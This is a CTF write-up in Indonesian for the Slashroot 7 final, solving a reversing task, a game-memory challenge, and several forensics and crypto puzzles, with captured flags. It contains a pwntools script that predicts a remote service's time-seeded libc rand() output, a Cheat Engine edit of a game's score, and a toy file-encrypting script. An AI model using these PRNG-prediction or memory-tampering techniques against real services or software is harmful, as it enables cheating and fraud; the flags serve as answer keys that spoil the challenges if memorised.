Didapatkan flag slashroot896{y0u_r384c384128v384d_2560_g384m640} tapi belum terlihat benar
Pertama kita bisa decompile sedikit untuk melihat kenapa ada angka angka begini

```
{
  v21 = *(_BYTE *)sub_405BE6(&v25);
  if ( v21 - (unsigned int)'0' > 9 )
  {
    sub_476BA0(v29, v21);
  }
  else
  {
    sub_4055EB(v30, (v21 - (unsigned int)'0') << 7);
    sub_477CB0(v29, v30);
    sub_476590(v30);
  }
  sub_405BC2(&v25);
}
```

Jadi dibagian sini dicek apabila karakter - ‘0’ hasilnya lebih dari 9, artinya ini mengecek apabila suatu karakter ini bilangan atau tidak, kalau bilangan, maka akan di bitshift ke kiri sebanyak 7, pantas saja slashroot896, karena 7<<7 = 896, artinya kita tinggal replace kembali saja menjadi angka yang benar

```
from ctypes import CDLL
import time
from pwn import *
context.log_level = 'debug'
# r = process("./chall (2)")
now = int(time.time())
r = remote("165.232.168.88", 2024)
libc = CDLL("libc.so.6")
print(hex(now))
libc.srand(now)
for _ in range(17):
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"1")
    tmp = libc.rand()
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"2")
    tmp = libc.rand()
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(b"3")
```

```
    tmp = libc.rand()
    tmp = libc.rand()
    a1 = 99999
    a2 = 1000
    res = (tmp % (a1 - a2 + 1)) + a2
    r.recvuntil(b"[type numbers only]: ")
    r.sendline(str(res).encode())
    if(_ != 16):
        r.recvuntil(b"[type numbers only]: ")
        r.sendline(b"1")
        tmp = libc.rand()
        r.recvuntil(b"[type numbers only]: ")
        r.sendline(b"1")
        tmp = libc.rand()
r.recvuntil(b"[type numbers only]: ")
r.sendline(b"2")
r.recvuntil(b"[type numbers only]: ")
r.sendline(b"1")
tmp = libc.rand()
r.recvuntil(b"flag: ")
ct = r.recvline().strip()
print(ct)

key = bytes([ct[0]^ord('s')])
pt = (xor(ct,key))
print(pt)
for i in range(1,10):
    pt = pt.replace(str(i<<7).encode(), str(i).encode())
print(pt)
```


```
        000000e0  af ab e6 0a  0a
        000000e5
    b'\xe8\xf7\xfa\xe8\xf3\xe9\xf4\xf4\xef\xa3\xa2\xad\xe0\xe2\xab\xee\
    xa9\xae\xad\xab\xc4\xfc\xa8\xa3\xaf\xf6\xad\xaf\xab\xe6'
    b'slashroot896{y0u_r384c384128v384d_2560_g384m640}'
    b'slashroot7{y0u_r3c31v3d_20_g3m5}'
    [*] Closed connection to 165.232.168.88 port 2024
    ┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/slashroot/final]
```

Flag: slashroot7{y0u_r3c31v3d_20_g3m5}


Slash Card

Jadi disini ada game basically kayak coin flip gitu,

Nah kalau si merah ini poinnya 10 maka kita kalah, tapi ngga tahu kenapa si biru ini ngga bisa menang-menang, saya pake cheat engine ubah value juga masih gabisa
Berarti ini ada jumlah poin khusus buat menang, jadi kita bisa watch kalau address point kita ini di akses untuk dapat insight tentang programnya




Tinggal klik find out what accesses this address



Nah disini ada 2 kali address poin kita di akses, dan salah satunya menarik, karena poin kita dilakukan cmp terhadap 1869F, yaitu 99999 di base 10, jadi bisa kita asumsikan ini adalah poin yang harusnya didapatkan untuk memenangkan permainannya


Kita ganti aja poin kita jadi 99998 (supaya kalau menang jadi 99999) dan kita akan mendapatkan flag



Flag: slashroot7{5l45hc4rd_4r3_fun?!?!}

Forensics

Monke




Terdapat dua file yang diberikan. Jika diperiksa, ternyata kedua file tersebut adalah gambar. File monke merupakan gambar BMP sedangkan othermonke merupakan gambar JPEG.

```
root@Amogus:/mnt/d/CTF/Slashroot/FInal# file monke.bmp
monke.bmp: PC bitmap, Windows 98/2000 and newer format, 768 x 850 x 32
root@Amogus:/mnt/d/CTF/Slashroot/FInal# file othermonke.jpg
othermonke.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, bas
eline, precision 8, 843x1000, components 3
root@Amogus:/mnt/d/CTF/Slashroot/FInal#
```

Terdapat sebuah key pada file monke

Singkat cerita, key ini saya gunakan sebagai input pada aperisolve dengan gambar othermonke

Berdasarkan keynya terdapat kata guess dan out, ini hint bahwa terdapat result pada Outguess, dan apabila di cek benar bahwa flag berada pada file tersebut.





```
root@Amogus:/mnt/d/CTF/Slashroot/FInal# 7z e outguess.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,12 CPUs AMD Ryzen 5 5600U with Radeo
n Graphics          (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 172 bytes (1 KiB)

Extracting archive: outguess.7z
--
Path = outguess.7z
Type = 7z
Physical Size = 172
Headers Size = 130
Method = LZMA2:12
Solid = -
Blocks = 1

Everything is Ok

Size:       38
Compressed: 172
root@Amogus:/mnt/d/CTF/Slashroot/FInal# cat outguess.data
slashrootctf{S0rrY_1_R4N_0ut_0F_Ide4S}root@Amogus:/mnt/d/CTF/Slashroot/FInal#
```

Flag: slashrootctf{S0rrY_1_R4N_0ut_0F_Ide4S}

Jadi teringat sama puzzle nya cicada 3301

Peww?


Diberikan sebuah file text



Disini ternyata terdapat 8 jenis peww, sehingga saya berpikir bahwa ini adalah base 8, dari sini tinggal kita permutasi semua relasi base 8 dengan tiap variasi kata lalu concat semua integernya dan long_to_bytes maka kita akan mendapatkan flagnya

```python
from itertools import permutations
from Crypto.Util.number import long_to_bytes as ltb
from string import printable
enc = open("chall.txt").read().split()
f = list(set(enc))
dic = {}
for i in permutations([0,1,2,3,4,5,6,7]):
    for j,l in enumerate(i):
        dic[f[j]] = str(l)
    flag = []
    for k in enc:
        flag.append(dic[k])
    x = ltb(int(''.join(flag),8))
    if all(chr(n) in printable for n in x):
        print(x)
```


Maaf penjelasannya terlalu singkat karena buru2 nulisnya wkkwkw




Flag: slashroot7{4ll_7h1ngs_4b0ut_Pew_pew_PEw_PEW}

Something Big

Diberikan suatu file evidence, apabila di buka dengan FTK imager, terdapat banyak file .KSL



dan sebuah file encrypt.py




```python
import random
import os
import dis

def shuffle_secret():
  secret_out = ''
  secret_str = ''.join('SlashKSLroot7KSL2023'.split("KSL"))
```

```
  for count, loop in enumerate(secret_str):
    if count % 2 == 0:
      secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
    else:
      secret_out += loop
  return secret_out

def encryption(shift):
    shift_ = ((shift ^ random.randint(3, 300)) << (shift >> random.randint(3,
300)))
    cipher = ''
    alphabet = shuffle_secret() * 10000
    shifted_alphabet = alphabet[shift_:] + alphabet[:shift_]

    for root, dirs, files in os.walk("./chall"):
        for file in files:
            readFile = open(os.path.join(root, file), "rb").read()
            enc = b''.join(bytes([a ^ b]) for a, b in zip(readFile,
shifted_alphabet.encode()))
            with open(os.path.join("./secrets", file + ".KSL"), "wb") as
output_file:
                output_file.write(enc)

def main():
    random.seed(shuffle_secret())
    shift = random.randint(0, 0xff)
    encryption(shift)

main()
```

Disini ternyata semua file di encrypt menggunakan sejenis stream cipher dengan module random tapi seed nya di set menjadi shuffle_secret(), untungnya fungsi shuffle secret ini deterministic karena sebenarnya tidak ada secret yang tidak kita tahu jadi kita bisa tahu value aslinya berapa, kemudian karena ini stream cipher maka kita bisa decrypt dengan cara menjalankan ulang encrypter nya aja wkwkw

```
import random
import os
import dis
```

```
def shuffle_secret():
  secret_out = ''
  secret_str = ''.join('SlashKSLroot7KSL2023'.split("KSL"))
  for count, loop in enumerate(secret_str):
    if count % 2 == 0:
      secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
    else:
      secret_out += loop
  return secret_out

def encryption(shift):
    shift_ = ((shift ^ random.randint(3, 300)) << (shift >> random.randint(3,
300)))
    cipher = ''
    alphabet = shuffle_secret() * 10000
    shifted_alphabet = alphabet[shift_:] + alphabet[:shift_]

    for root, dirs, files in os.walk("./chall"):
        for file in files:
            readFile = open(os.path.join(root, file), "rb").read()
            enc = b''.join(bytes([a ^ b]) for a, b in zip(readFile,
shifted_alphabet.encode()))
            with open(os.path.join("./secrets", file + ".KSL"), "wb") as
output_file:
                output_file.write(enc)

def main():
    random.seed(shuffle_secret())
    shift = random.randint(0, 0xff)
    encryption(shift)

main()
```

Setelah mencoba2 mendecrypt cukup banyak file baru kita mendapatkan file kowwqqkqwokq.jpg yang berisi flag

Flag: slashroot7{s1mpl3_rR3cov3Ry_Di5K_cHaALL_Y33aaaH}


OSINT

GG Gaming

